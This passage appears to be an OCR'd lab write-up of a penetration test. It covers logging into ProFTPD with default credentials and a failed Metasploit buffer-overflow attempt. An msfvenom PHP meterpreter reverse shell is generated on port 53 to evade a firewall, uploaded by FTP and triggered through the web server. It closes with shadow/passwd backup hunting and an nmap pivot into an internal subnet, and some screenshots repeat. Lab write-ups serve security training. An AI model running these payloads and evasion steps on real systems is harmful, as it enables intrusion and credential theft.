
```
<!-- cmd: --><hr />ens192    Link encap:Ethernet  HWaddr 00:50:56:a0:39:dd
          inet addr:172.16.37.234  Bcast:172.16.37.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fea0:39dd/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6540 errors:0 dropped:25 overruns:0 frame:0
          TX packets:6393 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1225509 (1.2 MB)  TX bytes:3177812 (3.1 MB)

ens224    Link encap:Ethernet  HWaddr 00:50:56:a0:1b:9b
          inet addr:172.16.50.224  Bcast:172.16.50.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fea0:1b9b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:40 errors:0 dropped:14 overruns:0 frame:0
          TX packets:41 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4559 (4.5 KB)  TX bytes:4755 (4.7 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:7520 errors:0 dropped:0 overruns:0 frame:0
          TX packets:7520 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:561780 (561.7 KB)  TX bytes:561780 (561.7 KB)
```

Connect to FTP port

- So, we tried my luck by logged-in with '**ftpuser**:**ftpuser**' and yes, I got that lucky-smile!
- Enum the machine and found the **flag** ⇒ So, we're moving on into exploit this FTP server


root@kali: ~
File Actions Edit View Help
(root kali)-[~]
ftp 172.16.37.234 40121
Connected to 172.16.37.234.
220 ProFTPD 1.3.0a Server (ProFTPD Default Installation. Please use 'ftpuser' to log in.) [172.16.37.234]
Name (172.16.37.234:root): ftpuser
331 Password required for ftpuser.
Password:
230 User ftpuser logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxr-xr-x 3 root root 4096 May 17 2019 .
drwxr-xr-x 3 root root 4096 May 17 2019 ..
-rw------- 1 root root 27 Apr 26 2019 .flag.txt
drwxr-xr-x 3 root root 4096 May 20 2019 html
226 Transfer complete.
ftp> get .flag.txt
local: .flag.txt remote: .flag.txt
200 PORT command successful
150 Opening BINARY mode data connection for .flag.txt (27 bytes)
226 Transfer complete.
27 bytes received in 0.00 secs (19.5312 kB/s)
ftp>
File Actions Edit View Help
(root kali)-[~]
ls
apacheCred Downloads Music
bb3gFlag 'Just File' passwd_bb3
Desktop meterpreter2.war Pictures
Documents meterpreter.war Public
(root kali)-[~]
cat .flag.txt
You got the first machine!
(root kali)-[~]
#


Flag found


root@kali: ~
File Actions Edit View Help
(root kali)-[~]
ftp 172.16.37.234 40121
Connected to 172.16.37.234.
220 ProFTPD 1.3.0a Server (ProFTPD Default Installation. Please use 'ftpuser' to log in.) [172.16.37.234]
Name (172.16.37.234:root): ftpuser
331 Password required for ftpuser.
Password:
230 User ftpuser logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxr-xr-x 3 root root 4096 May 17 2019 .
drwxr-xr-x 3 root root 4096 May 17 2019 ..
-rw------- 1 root root 27 Apr 26 2019 .flag.txt
drwxr-xr-x 3 root root 4096 May 20 2019 html
226 Transfer complete.
ftp> get .flag.txt
local: .flag.txt remote: .flag.txt
200 PORT command successful
150 Opening BINARY mode data connection for .flag.txt (27 bytes)
226 Transfer complete.
27 bytes received in 0.00 secs (19.5312 kB/s)
ftp>
File Actions Edit View Help
(root kali)-[~]
ls
apacheCred Downloads Music
bb3gFlag 'Just File' passwd_bb3
Desktop meterpreter2.war Pictures
Documents meterpreter.war Public
(root kali)-[~]
cat .flag.txt
You got the first machine!
(root kali)-[~]
#

Google ProFTPD 1.3.0 Exploit

ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)

- We tried this way but failed in order to exploit.



```
msf6 exploit(linux/ftp/proftp_sreplace) > show options

Module options (exploit/linux/ftp/proftp_sreplace):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FTPPASS   ftpuser          no        The password for the specified username
   FTPUSER   ftpuser          no        The username to authenticate as
   RHOSTS    172.16.37.234    yes       The target host(s), range CIDR identifier, or hos
                                        ntax 'file:<path>'
   RPORT     40180            yes       The target port (TCP)
   WRITABLE  /incoming        yes       A writable directory on the target host


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.13.37.10      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   2   ProFTPD 1.3.0 (source install) / Debian 3.1
```

```
msf6 exploit(linux/ftp/proftp_sreplace) > run
561.7 KB)
[*] Started reverse TCP handler on 10.13.37.10:40180
[-] 172.16.37.234:40180 - Exploit failed: EOFError EOFError
[*] Exploit completed, but no session was created.
msf6 exploit(linux/ftp/proftp_sreplace) > set WRITABLE /xyz
WRITABLE => /xyz
msf6 exploit(linux/ftp/proftp_sreplace) > run

[*] Started reverse TCP handler on 10.13.37.10:40180
[-] 172.16.37.234:40180 - Exploit failed: EOFError EOFError
[*] Exploit completed, but no session was created.
msf6 exploit(linux/ftp/proftp_sreplace) >
```

Description:


This module exploits a stack-based buffer overflow in versions 1.2 through 1.3.0 of ProFTPD server. The vulnerability is within the "sreplace" function within the "src/support.c" file. The off-by-one heap overflow bug in the ProFTPD sreplace function has been discovered about 2 (two) years ago by Evgeny Legerov. We tried to exploit this off-by-one bug via MKD command, but failed. We did not

work on this bug since then. Actually, there are exists at least two bugs in sreplace function, one is the mentioned off-by-one heap overflow bug the other is a stack-based buffer overflow via 'sstrncpy(dst,src,negative argument)'. We were unable to reach the "sreplace" stack bug on ProFTPD 1.2.10 stable version, but the version 1.3.0rc3 introduced some interesting changes, among them: 1. another (integer) overflow in sreplace! 2. now it is possible to reach sreplace stack-based buffer overflow bug via the "pr_display_file" function! 3. stupid '.message' file display bug So we decided to choose ProFTPD 1.3.0 as a target for our exploit. To reach the bug, you need to upload a specially created .message file to a writeable directory, then do "CWD <writeable directory>" to trigger the invocation of sreplace function. Note that ProFTPD 1.3.0rc3 has introduced a stupid bug: to display '.message' file you also have to upload a file named '250'. ProFTPD 1.3.0 fixes this bug. The exploit is a part of VulnDisco Pack since Dec 2005.

Msfvenom

Create payload

- Seem like when we creating payload on port 4444 and 40180, we got picked up by firewall
- Retry to listen on **port 53** instead, since this port is near firewall and its hard to get picked up




Upload and generate payload

- Since, we're already logged-in on the FTP server, this is easy to **upload** the payload by GET cmd

- Then, we **generate** the payload by navigate into it on the web server

[**NOTE**: We uploaded the payload on the /xyz directory so when we navigate, we have to navigate into that /xyz dir]

```
ftp> put bb3.php
local: bb3.php remote: bb3.php
200 PORT command successful
150 Opening BINARY mode data connection for bb3.php
226 Transfer complete.
34279 bytes sent in 0.00 secs (267.9590 MB/s)
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
-rw-r--r--    1 root     root        34279 Jul 21 01:35 bb3.php
-rw-r--r--    1 root     root          207 Jul 21 01:17 cmd.elf
-rw-r--r--    1 root     root        34280 Jul 21 01:21 cmd.php
-rw-r--r--    1 root     root        34278 Jul 21 01:33 exploit.php
-rwxrwxrwx    1 root     root           89 Mar 28  2019 index.php
226 Transfer complete.
ftp>
```



Metasploit exploit/multi/handler

- Configure metasploit exactly as the msfvenom payload

```
┌──(root💀kali)-[~]
└─# msfvenom -p php/meterpreter_reverse_tcp LHOST=10.13.37.10 LPORT=53 -f raw > bb3.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 34276 bytes

┌──(root💀kali)-[~]
└─# msfvenom -p php/meterpreter_reverse_tcp LHOST=10.13.37.10 LPORT=40180 -f raw > bb3.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 34279 bytes
```


Port 53 is recommended

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.13.37.10      yes       The listen address (an interface may be specified)
   LPORT  40180            yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.13.37.10:40180
[*] Meterpreter session 1 opened (10.13.37.10:40180 -> 172.16.37.234:45916) at 2021-07-20 21:37:16 -0400
```

Enum

- Create the **shell** channel and **bash** then enum



- We found the .bak files but does not have permission to access

```
drwxr-xr-x 15 root root      4096 Apr 26  2019 ..
-rw-r--r--  1 root root     81920 Mar 30  2019 alternatives.tar.0
-rw-r--r--  1 root root      4303 Mar 29  2019 alternatives.tar.1.gz
-rw-r--r--  1 root root      4042 Mar 28  2019 alternatives.tar.2.gz
-rw-r--r--  1 root root      3842 Dec 15  2017 alternatives.tar.3.gz
-rw-r--r--  1 root root      5835 Mar 29  2019 apt.extended_states.0
-rw-r--r--  1 root root       756 Mar 28  2019 apt.extended_states.1.gz
-rw-r--r--  1 root root       575 Dec 15  2017 apt.extended_states.2.gz
-rw-r--r--  1 root root        11 Dec 15  2017 dpkg.arch.0
-rw-r--r--  1 root root        43 Dec 15  2017 dpkg.arch.1.gz
-rw-r--r--  1 root root        43 Dec 15  2017 dpkg.arch.2.gz
-rw-r--r--  1 root root        43 Dec 15  2017 dpkg.arch.3.gz
-rw-r--r--  1 root root       462 Dec 15  2017 dpkg.diversions.0
-rw-r--r--  1 root root       206 Dec 15  2017 dpkg.diversions.1.gz
-rw-r--r--  1 root root       206 Dec 15  2017 dpkg.diversions.2.gz
-rw-r--r--  1 root root       206 Dec 15  2017 dpkg.diversions.3.gz
-rw-r--r--  1 root root       265 Mar 28  2019 dpkg.statoverride.0
-rw-r--r--  1 root root       195 Mar 28  2019 dpkg.statoverride.1.gz
-rw-r--r--  1 root root       179 Apr 20  2016 dpkg.statoverride.2.gz
-rw-r--r--  1 root root       179 Apr 20  2016 dpkg.statoverride.3.gz
-rw-r--r--  1 root root   1557514 Mar 30  2019 dpkg.status.0
-rw-r--r--  1 root root    438791 Mar 29  2019 dpkg.status.1.gz
-rw-r--r--  1 root root    424565 Dec 15  2017 dpkg.status.2.gz
-rw-r--r--  1 root root    416606 Dec 15  2017 dpkg.status.3.gz
-rw-------  1 root root      1035 Mar 28  2019 group.bak
-rw-------  1 root shadow     867 Mar 28  2019 gshadow.bak
-rw-------  1 root root      2315 Mar 28  2019 passwd.bak
-rw-------  1 root shadow    1497 Mar 28  2019 shadow.bak
www-data@xubuntu:/var/backups$ get passwd.bak
```

Priv-Escalation

```
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploit
                                               s

msf6 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 172.16.37.234 - Collecting local exploits for php/linux...
[-] 172.16.37.234 - No suggestions available.
[*] Post module execution completed
```

- No Priv-Escalation availables

Check if nmap available

- There is nmap available on the server

```
<!-- cmd: --><hr />ens192    Link encap:Ethernet  HWaddr 00:50:56:a0:39:dd
          inet addr:172.16.37.234  Bcast:172.16.37.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fea0:39dd/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6540 errors:0 dropped:25 overruns:0 frame:0
          TX packets:6393 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1225509 (1.2 MB)  TX bytes:3177812 (3.1 MB)

ens224    Link encap:Ethernet  HWaddr 00:50:56:a0:1b:9b
          inet addr:172.16.50.224  Bcast:172.16.50.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fea0:1b9b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:40 errors:0 dropped:14 overruns:0 frame:0
          TX packets:41 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4559 (4.5 KB)  TX bytes:4755 (4.7 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:7520 errors:0 dropped:0 overruns:0 frame:0
          TX packets:7520 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:561780 (561.7 KB)  TX bytes:561780 (561.7 KB)


```

Use nmap to scan on target server

- So, as we remember, we discovered the hidden IP addresses at the beginning.

```
<!-- cmd: --><hr />ens192    Link encap:Ethernet  HWaddr 00:50:56:a0:39:dd
          inet addr:172.16.37.234  Bcast:172.16.37.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fea0:39dd/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6540 errors:0 dropped:25 overruns:0 frame:0
          TX packets:6393 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1225509 (1.2 MB)  TX bytes:3177812 (3.1 MB)

ens224    Link encap:Ethernet  HWaddr 00:50:56:a0:1b:9b
          inet addr:172.16.50.224  Bcast:172.16.50.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fea0:1b9b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:40 errors:0 dropped:14 overruns:0 frame:0
          TX packets:41 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4559 (4.5 KB)  TX bytes:4755 (4.7 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:7520 errors:0 dropped:0 overruns:0 frame:0
          TX packets:7520 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:561780 (561.7 KB)  TX bytes:561780 (561.7 KB)
```

- So, we nmap this on the target machine

→ www-data@xubuntu:/var/www/html/xyz$ **nmap** -T4 -p- -A **172.16.50.0/24**

→ So, we found the **SSH services** on the **172.16.50.222** address

```
www-data@xubuntu:/var/www/html/xyz$ nmap -T4 -p- -A 172.16.50.0/24
nmap -T4 -p- -A 172.16.50.0/24

Starting Nmap 7.01 ( https://nmap.org ) at 2021-07-21 01:58 UTC
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try usi
Nmap scan report for 172.16.50.222
Host is up (0.00010s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 53:69:70:78:f7:89:03:f1:6a:d8:cd:82:67:bd:a6:cb (RSA)
